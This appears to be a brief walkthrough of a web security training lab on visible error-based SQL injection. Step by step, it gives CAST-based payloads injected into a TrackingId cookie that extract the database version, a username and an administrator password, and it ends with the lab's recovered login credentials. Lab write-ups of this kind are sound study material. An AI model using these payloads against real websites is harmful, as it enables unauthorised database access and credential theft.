

## Lab: Visible error-based SQL injection

• By adding a 'Single Quote to the TrackingId Parameter in the cookies, The response from that request contains an Error indicating the SQL Query used to check the TrackingId Value.




When using this payload ('AND CAST((SELECT 1) AS INT) ---)




• So change the payload to be ('AND CAST((SELECT 1) AS INT)=1 -- -), The response status code was "200 ok" which


means that this payload is a valid query.




• Use this payload to know the database type and version ('AND CAST((SELECT version()) AS INT)=1 -- -)



Check if administrator username exists ('AND CAST((SELECT username from users limit 1) AS INT)=1---)



• Retrieve administrator's password ('AND CAST((SELECT password from users limit 1) AS INT)=1---)



• Login using admin credentials (username='administrator', password='xm900w3la1pnwcfz9wfj')

